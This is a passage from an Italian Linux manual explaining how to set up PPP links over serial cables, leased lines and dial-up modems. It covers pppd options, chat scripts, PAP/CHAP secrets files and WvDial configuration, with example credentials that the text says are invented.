35.15.2 Verifica della connessione

L'esecuzione dei due script porta alla definizione di una nuova interfaccia di rete, '**`ppp0`**', con l'aggiunta di una nuova voce nella tabella di instradamento.

A# **`ifconfig`** [*Invio*]

```
…
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.100.1  P-t-P:192.168.200.1  Mask:255.255.255.0
          UP POINTOPOINT RUNNING  MTU:576  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0
          TX packets:10 errors:0 dropped:0 overruns:0
```

B# **`ifconfig`** [*Invio*]

```
…
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.200.1  P-t-P:192.168.100.1  Mask:255.255.255.0
          UP POINTOPOINT RUNNING  MTU:576  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0
          TX packets:10 errors:0 dropped:0 overruns:0
```

A# **`route -n`** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.200.1   0.0.0.0         255.255.255.255 UH    0      0        0 ppp0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        4 lo
```

B# **`route -n`** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.100.1   0.0.0.0         255.255.255.255 UH    0      0        0 ppp0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        4 lo
```

Se non ci sono altri instradamenti che creano conflitti, anche '**`ping`**' dovrebbe funzionare.

35.15.3 Varianti

Una volta verificato che la connessione funziona, si può provare ad aumentare il valore di MTU e MRU,[9] eventualmente si può fare anche in modo che il collegamento diventi il nuovo instradamento predefinito.

```
…
/usr/sbin/pppd \
    mru 1500 \
    mtu 1500 \
    lock \
    passive \
    local \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    defaultroute \
    persist
```

Se si vuole utilizzare il controllo di flusso hardware, basta cambiare il valore della variabile '**C_FLUSSO**', indicando l'opzione '**crtscts**'.

```
…
C_FLUSSO="crtscts"

/usr/sbin/pppd \
…
```

Infine, si può fare in modo che ognuna delle due parti lasci che l'altra definisca il proprio indirizzo IP. Per ottenere questo è sufficiente indicare l'indirizzo relativo come 0.0.0.0.

```
…
# Elaboratore A

IP_REMOTO="0.0.0.0"
IP_LOCALE="192.168.100.1"
…
```

```
…
# Elaboratore B

IP_REMOTO="0.0.0.0"
IP_LOCALE="192.168.200.1"
…
```

35.16 Linea dedicata

Una linea dedicata, o *leased line*, è generalmente un cavetto a due fili indipendente dalla rete telefonica commutata. Il termine *leased line*, linea affittata, deriva dal fatto che in origine le leggi della maggior parte dei paesi impedivano l'utilizzo di una rete di cavi per comunicazione privati, per cui questi si potevano solo affittare.

Per quanto ci riguarda, nelle sezioni seguenti, la linea dedicata è un doppino telefonico che collega due modem, ognuno connesso al proprio elaboratore.

Per fare sì che una linea dedicata di questo tipo funzioni, occorre disporre di modem **esterni** adatti a questo, in grado di essere configurati (anche attraverso microinterruttori) in modo da essere autonomi. In pratica, questi modem devono essere capaci di ricaricare la configurazione e rimettersi automaticamente in comunicazione, senza interventi software, sia in presenza di interruzioni temporanee della linea, sia quando si interrompe e poi riprende l'erogazione dell'energia elettrica.

Nelle sezioni seguenti si mostrano alcuni esempi che possono essere provati anche senza disporre di modem particolari, allo scopo di comprendere il problema.

35.16.1 Ruolo dei modem

Quando si utilizzano i modem in questo modo, senza accedere alla rete telefonica normale, non è più necessario comporre un numero telefonico e non esiste più il segnale di libero o di occupato.

Uno dei due modem deve essere configurato in modo da ricevere una chiamata su linea dedicata; l'altro deve essere configurato per chiamare. Giusto per ricordarlo, servono i comandi AT seguenti:

Comando	Descrizione
AT&L1	è il codice necessario a informare il modem che si tratta di una connessione autonoma su linea dedicata; alcuni modem potrebbero richiedere un numero diverso, come L2 per esempio;
ATX1	è il codice necessario a fare ignorare al modem chiamante il tono di chiamata e il segnale di occupato;
ATA	è il codice necessario ad attivare il modem in ricezione; ciò comporta l'emissione da parte di quel modem della portante di ricezione;
ATD	è il codice necessario ad attivare il modem in chiamata; ciò comporta l'emissione da parte di quel modem della portante di chiamata.

In pratica, a parte le possibili esigenze particolari di un modem rispetto a un altro, il comando da dare per mettere un modem in ascolto potrebbe essere AT&L1A, mentre, per mettere l'altro modem in chiamata, si potrebbe usare il comando ATX1&L1D.

Ci sono poi altre considerazioni da fare sui modem, ma per questo è meglio leggere il *Leased line mini HOWTO* di Rob van der Putten.

Quando i due modem hanno stabilito la comunicazione, tutto funziona come se le porte seriali rispettive fossero connesse attraverso un cavo seriale Null-modem; cosa già descritta nella prima parte di questo capitolo.

35.16.2 Simulazione con l'aiuto di Minicom

Con l'aiuto di Minicom si possono inviare i comandi necessari ai due modem, in modo da poter sperimentare l'uso della linea dedicata, anche se non si dispone di modem sofisticati con tutte le caratteristiche necessarie.

Si avvia Minicom in entrambi gli elaboratori, come già visto in precedenza per la connessione seriale pura e semplice. Si configura la comunicazione se ciò è necessario, tenendo presente che utilizzando il modem è meglio che il controllo di flusso sia di tipo hardware. Quindi, da una parte si digita il comando necessario ad attivare la ricezione, dall'alto il comando per iniziare la chiamata.

AT&L1A [*Invio*]

ATX1&L1D [*Invio*]

Se tutto va bene, i due modem iniziano la negoziazione e si stabilisce la connessione. Su entrambi i programmi Minicom dovrebbe apparire la risposta '**CONNECT**' seguita dalla velocità. A questo punto, scrivendo da una parte si dovrebbe vedere il risultato dall'altra parte.

Se si vuole provare a utilizzare questa comunicazione, occorre concludere il funzionamento di Minicom senza reinizializzare i modem. Questo si ottiene con la combinazione [*Ctrl a*][*q*].

35.16.3 Connessione con pppd

Quando il collegamento tra i due modem è attivo, indipendentemente dal fatto che ciò sia stato ottenuto con l'aiuto di Minicom o che i modem si siano connessi in modo autonomo in base alla loro configurazione prememorizzata, si può stabilire una connessione PPP come già visto in precedenza.

Segue lo script già visto nella prima parte di questo capitolo, ritoccato in funzione dell'uso del modem.

```
#! /bin/sh

# Elaboratore A
```

```
IP_REMOTO="192.168.200.1"
IP_LOCALE="192.168.100.1"
PERIFERICA="/dev/ttyS1"
VELOCITA="38400"
C_FLUSSO="crtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
    passive \
    modem \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    persist
```

Come prima, nel secondo elaboratore gli indirizzi IP devono essere invertiti.

```
IP_REMOTO="192.168.100.1"
IP_LOCALE="192.168.200.1"
```

Riquadro 35.85. Il protocollo SLIP.

All'inizio degli anni 1990, nei sistemi GNU/Linux è stato utilizzato il programma '**slattach**' per realizzare una connessione SLIP tra due elaboratori attraverso le porte seriali. Attualmente, questo programma sembra scomparso dalle distribuzioni GNU/Linux, al suo posto, per le connessioni SLIP si trova eventualmente '**dip**' che richiede un po' di configurazione.
Tuttavia, in generale le connessioni di tipo SLIP sono superate, soprattutto in considerazione del fatto che diventa impossibile trasportare in questo modo il protocollo IPv6, salvo l'inserimento in un tunnel IPv4.

35.17 Autenticazione con il protocollo PPP

Fino a questo punto, è stato introdotto l'uso di '**pppd**' in generale e in particolare per le connessioni senza autenticazione. Quando è necessario riconoscere una delle due parti si può distinguere tra un'autenticazione tradizionale, dove si interviene come se si fosse davanti a un terminale a digitare il nominativo-utente e la parola d'ordine, oppure attraverso il PPP stesso, con i protocolli PAP o CHAP.

35.17.1 Autenticazione tradizionale

L'autenticazione di tipo tradizionale prevede che il protocollo PPP sia attivato dopo il riconoscimento dell'utente che richiede l'accesso. In pratica, si tratta di una connessione remota attraverso un terminale (o meglio, attraverso un programma di emulazione come Minicom o altro); si ottiene la classica richiesta '**login:**' e '**password:**', alla quale si risponde e al termine si ottiene l'attivazione del PPP dalla parte remota.

L'attivazione del protocollo PPP potrebbe avvenire subito dopo il riconoscimento, oppure potrebbe essere necessario inviare un ritorno a carrello aggiuntivo, o avviare un comando apposito (indicato dal fornitore di accesso).

In questa situazione, quando ci si accorge che il nodo remoto ha attivato il PPP (si vedono apparire una serie di caratteri senza senso sullo schermo del terminale), si deve chiudere il programma con cui è stata fatta la connessione, senza reinizializzare il modem, quindi si deve attivare la gestione locale del PPP, in modo da utilizzare quella linea particolare.

Volendo provare quanto descritto, si potrebbe utilizzare Minicom, come è già stato mostrato altre volte in altri capitoli. Per questo bisogna ricordare di fare riferimento al dispositivo seriale giusto, cioè quello a cui è connesso il modem, quindi si deve verificare che le impostazioni della linea seriale siano quelle desiderate. Supponendo che il modem disponga di una configurazione di fabbrica sufficientemente corretta, la si può richiamare con il comando AT&F.

AT&F [*Invio*]

```
OK
```

Dovendo utilizzare le linee italiane si impartisce il comando ATX3, in modo che venga ignorata l'assenza del tono di chiamata.

ATX3 [*Invio*]

```
OK
```

Infine si può passare alla composizione (il numero di telefono indicato è di pura fantasia).

ATDT0987654321 [*Invio*]

In tal modo dovrebbe avvenire la composizione del numero e il modem remoto dovrebbe rispondere.

```
CONNECT 9600
```

In presenza di un sistema di autenticazione tradizionale, potrebbe apparire un messaggio di benvenuto e quindi la richiesta di introdurre il proprio nominativo.

Se non dovesse apparire nulla, potrebbe essere necessario inviare un carattere qualunque, o un semplice ritorno a carrello. È necessario provare per stabilire cosa bisogna fare per iniziare il colloquio con il nodo remoto.

```
Benvenuto presso il servizio della Società ...

login:
```

In tal caso si introduce il proprio nominativo-utente (in altri termini si esegue il *login*) e si conferma con [*Invio*].

`login:` **tizio** [*Invio*]

```
password:
```

Subito dopo si ottiene la richiesta di inserimento della parola d'ordine, alla quale si risponde nel modo solito, come di fronte a un terminale Unix classico.

`password:` **tazza** [*Invio*]

Ammesso che il sistema remoto riconosca l'utente, cioè la coppia utente-parola d'ordine, questo potrebbe attivare immediatamente il PPP, oppure potrebbe attendere che l'utente faccia qualcosa di specifico prima di iniziare.

Nel caso peggiore si ottiene l'invito di una shell, attraverso la quale si può interagire e fare qualcosa con il proprio accesso remoto, per esempio attivare il programma '**pppd**' personalmente. In alternativa potrebbe essere necessario fare una scelta in base a un menù di opzioni che viene proposto, oppure potrebbe essere necessario premere un [*Invio*] in più. In pratica, bisogna provare. Quando si vedono apparire dei simboli strani, come quanto mostrato sotto, significa che il PPP è stato attivato dalla parte remota.

```
~y}#À!}!}!} }.}%}&k‘q1}’}"}(}"Ò>~~y}#À!}!}!} }.}%}&k‘q1}’}"}
```

A questo punto, basterebbe concludere il funzionamento di Minicom, ma senza reinizializzare il modem (si usa il comando [*Ctrl a*][*q*]), avviando subito dopo '**pppd**' con le opzioni opportune, in modo da sfruttare il collegamento seriale corrispondente alla connessione instaurata.

Comunque, lo scopo di utilizzare Minicom è solo quello di scoprire la procedura corretta per instaurare una connessione PPP con il nodo remoto. Quando le operazioni da farsi diventano più chiare, si può predisporre un sistema automatico, attraverso '**chat**'.

È importante osservare che, quando la connessione PPP è preceduta da un'autenticazione tradizionale, il PPP **non dovrebbe** richiedere a sua volta altre forme di autenticazione, ma ciò non può essere escluso. In pratica, questo significa che potrebbe essere necessario predisporre i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'.

35.17.2 Autenticazione attraverso il PPP

L'autenticazione attraverso il PPP salta qualunque fase introduttiva, lasciando al protocollo PAP o a quello CHAP di verificare l'identità di chi accede. Per accertarsene si può usare lo stesso sistema già visto nella sezione precedente: si utilizza Minicom per iniziare la connessione, anche attraverso la composizione del numero telefonico, quindi, senza fare nulla, oppure provando a premere qualche tasto, si ottengono solo i caratteri tipici di un protocollo PPP.

```
~y}#À!}!} }.}%}&k'q1}'}"}{}"Ò>~~y}#À!}!} }.}%}&k'q1}'}"}
```

In tal caso, si è costretti a predisporre i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'. Eventualmente, per questo ultimo file potrebbe essere necessario conoscere il nome con cui si presenta il nodo remoto.

35.18 Cliente PPP che utilizza un sistema di identificazione tradizionale

È stato mostrato il procedimento di accesso a un sistema che utilizza un metodo di identificazione degli utenti di tipo tradizionale. Attraverso Minicom o un altro programma simile si possono dare i comandi necessari al modem, comporre il numero ed eseguire l'accesso. Al termine, una volta avviato il PPP dalla parte remota, si può chiudere il funzionamento del programma senza reinizializzare il modem (con Minicom si usa la sequenza [*Ctrl a*][*q*]).

A questo punto bisognerebbe avviare la gestione locale del PPP, in modo rapido, altrimenti il nodo remoto chiude la connessione. Per farlo si potrebbe realizzare uno script che avvii '**pppd**' indicando tutte le opzioni necessarie (si vuole ignorare volutamente il file '`/etc/ppp/options`' per non confondere il lettore con troppe cose).

```
#!/bin/sh

/usr/sbin/pppd \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

L'esempio mostra l'utilizzo della seconda porta seriale, '`/dev/ttyS1`', specificando esplicitamente che si attende dalla parte remota l'indicazione del numero IP locale e di quello remoto.

Se il nodo remoto dovesse pretendere anche un'autenticazione PAP, o CHAP, allora si devono predisporre i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'.

Naturalmente, non è molto pratico questo sistema di connessione attraverso l'uso di Minicom. Per automatizzare il procedimento di identificazione si può inserire un programma specifico: '**chat**'.

Prima di proseguire, si tenga presente che per chiudere il funzionamento di '**pppd**', è sufficiente inviargli un segnale di interruzione ('**SIGINT**').

35.18.1 Chat

Il programma Chat[10] costituito in pratica dall'eseguibile '**chat**', permette di definire una comunicazione tra l'elaboratore e il modem. Il suo scopo principale è quello di stabilire una connessione tra il demone '**pppd**' locale e quello di un elaboratore remoto, quando prima è necessario procedere a un'autenticazione di tipo tradizionale.

```
chat [opzioni] [script]
```

Segue la descrizione di alcune opzioni di questo programma.

Opzione	Descrizione
`-f` ***chat_file***	Con questa indicazione, '**chat**' legge lo script di colloquio (*chat script*) dal file indicato. L'uso di questa opzione esclude l'indicazione dei comandi di script dalla riga di comando. Il file può contenere più righe, le stringhe possono essere separate utilizzando spazi o caratteri di tabulazione.
`-t` ***timeout***	Fissa il valore del *timeout*, cioè del tempo massimo di attesa per la ricezione di una stringa.
`-r` ***report_file***	Definisce il nome del file per contenere il rapporto quando viene utilizzata la parola chiave '**REPORT**'. Se non si specifica questo file viene utilizzato lo standard error.
`-v`	Attiva la modalità dettagliata per cui viene utilizzato il registro del sistema per annotare i messaggi di '**chat**'.
`-V`	Attiva la modalità dettagliata utilizzando lo standard error. In tal modo possono essere visualizzati immediatamente i messaggi che intercorrono tra '**chat**' e il modem. Questa opzione non può funzionare come previsto se lo standard error è ridiretto altrove, per esempio quando '**chat**' viene eseguito da '**pppd**' in modalità '**detached**'.
script	Se non viene specificato un file di script attraverso l'opzione '**-f**' questo deve essere fornito nella riga di comando, molto probabilmente racchiudendolo tra virgolette per permettere l'inserimento di spazi.

Quando il programma termina, il codice di uscita può dare delle informazioni importanti:

Codice di uscita	Significato
0	Conclusione normale: lo script è stato eseguito senza problemi.
1	Almeno uno dei parametri non è valido.
2	Errore durante l'esecuzione: potrebbe trattarsi di un errore di lettura di un file, o la ricezione di un segnale di '**SIGINT**'.
3	Errore di *timeout*.
4	È stata ricevuta la prima delle stringhe indicata come condizione di interruzione (ABORT).
5	È stata ricevuta la seconda delle stringhe indicata come condizione di interruzione (ABORT).
6	È stata ricevuta la terza delle stringhe indicata come condizione di interruzione (ABORT).
7	È stata ricevuta la quarta delle stringhe indicata come condizione di interruzione (ABORT).
3+***n***	È stata ricevuta la ***n***-esima delle stringhe indicata come condizione di interruzione (ABORT).

35.18.2 Script di chat

Lo script di colloquio, ovvero lo script di '**chat**', definisce la comunicazione. Lo script consiste di una o più coppie di stringhe di ***attesa e invio*** separate da spazi, con una coppia opzionale di stringhe di ***subattesa-subinvio***, separate da un trattino. Per esempio:

```
ogin:-BREAK-ogin: tizio ssword: tazza
```

indica che '**chat**' si aspetta di ricevere la stringa '**ogin:**'. Se ciò non avviene entro il tempo massimo stabilito (*timeout*), invia un *break* al sistema remoto e quindi attende di nuovo la stringa '**ogin:**'. Se la stringa '**ogin:**' viene ricevuta già la prima volta, la sequenza di interruzione non viene generata. Se fallisce anche la seconda volta l'attesa, '**chat**' termina l'esecuzione. Quando '**chat**' ha ricevuto la stringa '**ogin:**' invia la stringa '**tizio**' e quindi si mette in attesa di ricevere la stringa '**ssword:**'. Quando la riceve invia la stringa '**tazza**'. Alla fine di ogni stringa trasmessa da '**chat**' viene ag-

giunto un ritorno a carrello (<*CR*>). Al contrario, per indicare che si attende un codice di ritorno a carrello, si utilizza la sequenza '**\r**'.

Il motivo per il quale si indica solo la parte finale delle stringhe di identificazione è che in questo modo si possono ignorare le parti di stringa superflue che potrebbero anche essere giunte alterate. Un esempio molto simile al precedente potrebbe essere:

```
ogin:--ogin: tizio ssword: tazza
```

In questo caso, se non si riceve la stringa '**ogin:**' al primo tentativo, '**chat**' invia un semplice ritorno a carrello e quindi attende ancora una volta.

Il programma '**chat**' è in grado di riconoscere una serie di stringhe speciali che vengono descritte di seguito.

Stringa	Descrizione
'**ABORT**'	stringhe di interruzione Le stringhe di interruzione permettono di interrompere la comunicazione quando il modem restituisce una parola chiave particolare. Nell'esempio seguente la sequenza non attende nulla (i due apostrofi delimitano una stringa nulla ed è quel «nulla» che si attende) e quindi invia la stringa '**ATZ**': `ABORT BUSY ABORT 'NO CARRIER' '' ATZ OK ATDT123456 CONNECT` La risposta attesa è la stringa '**OK**'. Quindi invia '**ATDT123456**' e attende '**CONNECT**'. Quando viene ricevuta anche questa ultima stringa, lo script prosegue. Se però, in qualunque momento, il modem restituisce una delle stringhe '**BUSY**' o '**NO CARRIER**', l'esecuzione dello script viene interrotta.
'**REPORT**'	stringhe di rapporto Le stringhe di rapporto permettono di registrare nel file di rapporto (si veda l'opzione '**-r**') gli eventi specificati. Si osservi l'esempio: `REPORT CONNECT ABORT BUSY '' ATZ OK ATDT123456 CONNECT` Questa sequenza non attende nulla (i due apostrofi delimitano una stringa nulla ed è quel «nulla» che si attende) e quindi invia la stringa '**ATZ**'. La risposta attesa è la stringa '**OK**'. Quindi invia '**ATDT123456**' e attende '**CONNECT**'. Quando viene ricevuta anche questa ultima stringa, lo script prosegue e in più viene scritto all'interno del file di rapporto la parola '**CONNECT**', seguita da tutto quello che il modem ha inviato insieme fino al raggiungimento del carattere di ritorno a carrello.

'**TIMEOUT**'	tempo massimo
	Il tempo massimo iniziale è di 45 s (secondi) e può essere cambiato utilizzando il parametro '**-t**' oppure durante l'esecuzione dello script. Si osservi l'esempio seguente, tenendo conto che è diviso in due per motivi tipografici:
	`'' ATZ OK ATDT123456 CONNECT TIMEOUT 10 ↩`
	`↪ogin:--ogin: tizio TIMEOUT 5 ssword: tazza`
	Prima di attendere l'invito a inserire il nominativo-utente viene cambiato il tempo massimo di attesa (il *timeout*) a 10 secondi e, prima di attendere l'invito a inserire la parola d'ordine, viene cambiato a cinque secondi. Quando viene cambiato il valore del *timeout*, questo resta così fino al cambiamento successivo.

'**EOT**'	invio del codice di fine testo Il simbolo di EOT può essere rappresentato con '**^D**'. Quando si invia questo carattere non viene aggiunto il ritorno a carrello, al contrario del solito.
'**BREAK**'	interruzione La stringa speciale '**BREAK**' rappresenta un segnale speciale nella trasmissione. L'azione normale del modem ricevente questo segnale è quello di cambiare la velocità di trasmissione. La sequenza di interruzione può essere incorporata all'interno di una stringa utilizzando la sequenza '**\K**'.

All'interno di uno script di colloquio, si possono inserire dei simboli speciali, rappresentati prevalentemente attraverso delle sequenze di escape del tipo '***x***'. Segue l'elenco di quelle più importanti per '**chat**'.

Codice	Descrizione
`''` `""`	Una coppia di apici singoli o di apici doppi rappresenta la stringa nulla. Se viene inviata una stringa nulla, in pratica si invia solo un ritorno a carrello.
`\b`	*Backspace*.
`\c`	Elimina il carattere di ritorno a carrello alla fine di una riga da trasmettere. È l'unico modo per riuscire a trasmettere una stringa che non termini con il solito ritorno a carrello. Si utilizza alla fine della stringa da trasmettere e non vale per le stringhe da ricevere.
`\d`	Attende per un secondo. Vale solo per le stringhe da trasmettere.
`\K`	Inserisce un carattere *break*. Vale solo per le stringhe da trasmettere.
`\n`	Rappresenta un carattere *line feed* o <*LF*>.
`\N`	Invia un carattere <*NUL*>. Vale solo per le stringhe da trasmettere.
`\p`	Esegue una pausa di 0,1 s. Vale solo per le stringhe da trasmettere.
`\q`	Sopprime la scrittura della stringa nel registro del sistema. Al suo posto appaiono alcuni punti interrogativi. Vale solo per le stringhe da trasmettere.
`\r`	Invia o attende un ritorno a carrello.
`\s`	Rappresenta uno spazio e può essere usato quando non si vuole usare la tecnica delle virgolette per racchiudere una stringa che contiene spazi.
`\t`	Invia o attende un carattere di tabulazione.
`\\`	Invia o attende un carattere '\'
`\`***ooo***	Rappresenta un carattere in notazione ottale. Alcuni simboli non possono essere ricevuti (attesi).
`^`***x***	Rappresenta una sequenza del tipo '**^A**', '**^B**', '**^C**',... Per esempio, '**^Q**' rappresenta il codice <*DC1*> pari a 17_{10}. Alcuni simboli non possono essere ricevuti (attesi).

35.18.3 Demone per il PPP e Chat assieme

Per automatizzare la creazione di un collegamento PPP attraverso la linea telefonica, quando il nodo remoto utilizza un sistema di autenticazione tradizionale, si può combinare l'uso di '**pppd**' e di '**chat**'. Per la precisione, si utilizza '**pppd**' con l'opzione '**connect**', attraverso la quale si avvia '**chat**' allo scopo di inizializzare il modem, comporre il numero ed eseguire il procedimento di autenticazione.

La prima cosa da fare è quella di creare uno script per '**chat**', adatto alle esigenze del proprio modem, ma soprattutto, in grado di eseguire l'accesso presso la macchina remota. Si osservi l'esempio seguente, che fa riferimento al file '**/etc/ppp/chatscript**'.[11]

```
TIMEOUT      3
ABORT        BUSY
ABORT        'NO CARRIER'
''           \dAT&F
OK           \dAT
OK           \dATX3
OK           \dAT
OK           '\dATDT 0987654321'
TIMEOUT      30
CONNECT      ''
ogin:--ogin: tizio
word:        tazza
''           ''
```

Se si osserva l'esempio, si può notare che se la stringa '**ogin:**' non viene ricevuta entro 30 s, viene inviato un ritorno a carrello e quindi la si attende nuovamente. Inoltre, alla fine, anche se non è detto che sia strettamente necessario, viene inviato un ritorno a carrello senza attendere nulla.

In questa situazione, si potrebbe predisporre un altro script (questa volta uno script di shell), per avviare '**pppd**' con tutte le opzioni necessarie, ma soprattutto con l'uso di '**connect**' per incorporare

‘**chat**’.

```
#!/bin/sh

/usr/sbin/pppd \
    connect "/usr/sbin/chat -v -f /etc/ppp/chatscript" \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

Come in altri esempi, viene utilizzata la seconda porta seriale e si lascia che sia la controparte a definire gli indirizzi IP di entrambi i nodi.

Ricapitolando, in questo modo: ‘**pppd**’ apre la linea seriale; avvia ‘**chat**’ che si occupa di inizializzare il modem, di comporre il numero telefonico e di eseguire l’accesso, fino a fare partire il PPP dall’altra parte; quindi ‘**pppd**’ riprende il controllo ed è pronto per comunicare con l’altro lato della comunicazione.

Volendo, si può incorporare tutto lo script di colloquio nello script di shell che serve ad avviare ‘**pppd**’. Così facendo, diventa tutto un po’ confuso da leggere, ma può essere un modo per tenere le informazioni sul proprio accesso remoto lontane da occhi indiscreti.

Nel file *allegati/ppp/ppp-connetti.txt* si trova uno script completo che prima di avviare ‘**pppd**’ verifica che non ci sia già un’interfaccia di rete denominata ‘**ppp0**’.

Per semplificare la chiusura del PPP, si può preparare anche uno script come il file *allegati/ppp/ppp-chiudi.txt* .

Prima di poter eseguire uno script è importante ricordare di attribuirgli i permessi di esecuzione necessari.

```
chmod +x nome_del_file
```

Come già accennato nel capitolo introduttivo all’uso di ‘**pppd**’, se si vuole permettere anche agli utenti comuni di effettuare la connessione, occorre fare in modo che ‘**pppd**’ sia SUID-root. In pratica, si verifica e se necessario si modificano i permessi di ‘**pppd**’.

```
# ls -l /usr/sbin/pppd [Invio]

  -rwxr-xr-x  1 root   root   69084 Mar 25  1997 /usr/bin/pppd
```

Dal momento che manca la modalità SUID, occorre attribuirgliela.

```
# chmod u+s /usr/sbin/pppd [Invio]
```

Si verifica nuovamente per sicurezza.

```
# ls -l /usr/sbin/pppd [Invio]

  -rwsr-xr-x  1 root   root   69084 Mar 25  1997 /usr/bin/pppd
```

La lettera ‘**s**’ minuscola segnala l’attivazione della modalità SUID e del permesso di esecuzione per l’utente proprietario.

35.19 Cliente PPP che fornisce esclusivamente un’identificazione PAP o CHAP

Se si usa esclusivamente il protocollo PPP per ottenere l’autenticazione di chi accede, la configurazione del cliente diventa più semplice. La differenza rispetto a quanto mostrato nel caso di autenticazione tradizionale, sta nel fatto che non occorre più accedere in quel modo; tuttavia resta il problema di dover inizializzare il modem e di comporre il numero telefonico.

In pratica, il procedimento è simile a quanto è già stato mostrato, nel senso che ‘**pppd**’ viene usato ancora assieme a ‘**chat**’, solo che lo script di colloquio si limita a comandare il modem.


```
TIMEOUT      3
ABORT        BUSY
ABORT        'NO CARRIER'
''           \dAT&F
OK           \dAT
OK           \dATX3
OK           \dAT
OK           '\dATDT 0987654321'
```

Quello che si vede potrebbe essere il nuovo script di colloquio di ‘**chat**’. Per il resto, l’uso di ‘**pppd**’ non cambia, a parte il fatto di dover intervenire sui file ‘`/etc/ppp/pap-secrets`’ e ‘`/etc/ppp/chat-secrets`’. Quello che segue è l’esempio di ‘`/etc/ppp/pap-secrets`’; nel caso di ‘`/etc/ppp/chat-secrets`’ potrebbe essere necessario indicare espressamente il nome del servente, ovvero del nodo remoto.

```
# /etc/ppp/pap-secrets
# Segreti per l'autenticazione PAP
# cliente    servente     segreto   indirizzi IP ammissibili
tizio        *            tazza     *
```

A questo punto, specialmente nel caso che il nodo remoto richieda l’autenticazione PAP, è necessario aggiungere al comando ‘**pppd**’ l’opzione ‘**user**’, in modo da selezionare la voce corretta nel file ‘`/etc/ppp/pap-secrets`’.

```
#!/bin/sh

/usr/sbin/pppd \
    connect "/usr/sbin/chat -v -f /etc/ppp/chatscript" \
    user tizio \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

35.20 WvDial

WvDial[12] è un programma frontale, per sistemi GNU/Linux, per l’uso e la gestione facilitata di ‘**pppd**’ allo scopo di realizzare delle connessioni su linea commutata attraverso il modem. WvDial si prende cura di attivare la connessione, sia in presenza di un sistema di autenticazione tradizionale, sia attraverso i protocolli PAP e CHAP, senza bisogno di intervenire nella configurazione dei file ‘`/etc/ppp/pap-secrets`’ e ‘`/etc/ppp/chap-secrets`’.

In condizioni normali, WvDial è in grado di configurare quasi completamente il modem, lasciando all’utente l’onere di inserire i propri dati relativi all’utenza remota presso cui si vuole connettere.

35.20.1 Configurazione automatica di WvDial

Una volta installato WvDial, se non è già il sistema di gestione dei pacchetti della propria distribuzione a provvedervi, bisogna avviare il programma ‘**wvdialconf**’ allo scopo di generare il file di configurazione iniziale: ‘`/etc/wvdial.conf`’. Ci si comporta così (servono i privilegi dell’utente ‘**root**’):

```
# wvdialconf /etc/wvdial.conf [Invio]
```

In quel momento non si deve muovere il mouse, o comunque non si deve interagire con alcuna unità che utilizzi una porta seriale. La prima volta, si potrebbe ottenere un rapporto simile a quello seguente, dove si vede che viene individuato un modem nella seconda porta seriale:

```
Scanning your serial ports for a modem.

Port Scan<*1>: Ignoring ttyS0 because /dev/mouse is a link to it.
ttyS1<*1>: ATQ0 V1 E1 -- OK
ttyS1<*1>: ATQ0 V1 E1 Z -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0 -- OK
ttyS1<*1>: Modem Identifier: ATI -- 5601
ttyS1<*1>: Speed 2400: AT -- OK
ttyS1<*1>: Speed 4800: AT -- OK
ttyS1<*1>: Speed 9600: AT -- OK
```

```
ttyS1<*1>: Speed 19200: AT -- OK
ttyS1<*1>: Speed 38400: AT -- OK
ttyS1<*1>: Speed 57600: AT -- OK
ttyS1<*1>: Speed 115200: AT -- OK
ttyS1<*1>: Max speed is 115200; that should be safe.
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0 -- OK
Port Scan<*1>: S3

Found a modem on /dev/ttyS1.
/etc/wvdial.conf<Warn>: Can't read config file /etc/wvdial.conf:
  No such file or directory
ttyS1<Info>: Speed 115200; init "ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0"
```

In condizioni normali, il programma è in grado di individuare il modem e di determinare le sue capacità. Da questo si ottiene un file di configurazione iniziale abbastanza completo, simile a quello seguente:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
; Phone = <Target Phone Number>
; Username = <Your Login Name>
; Password = <Your Password>
```

Ammesso di utilizzare effettivamente un modem per linea telefonica, data la caratteristica delle linee italiane, per cui non esiste il tono di chiamata, è necessario aggiungere il comando ATX3; inoltre, come si intuisce, vanno definite le ultime tre direttive che appaiono opportunamente commentate. In altri termini, il file va modificato più o meno come si vede nell'esempio seguente, dove i dati relativi all'utenza sono ovviamente inventati:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATX3
Phone = 0987 654321
Username = tizio
Password = supersegretissimo
```

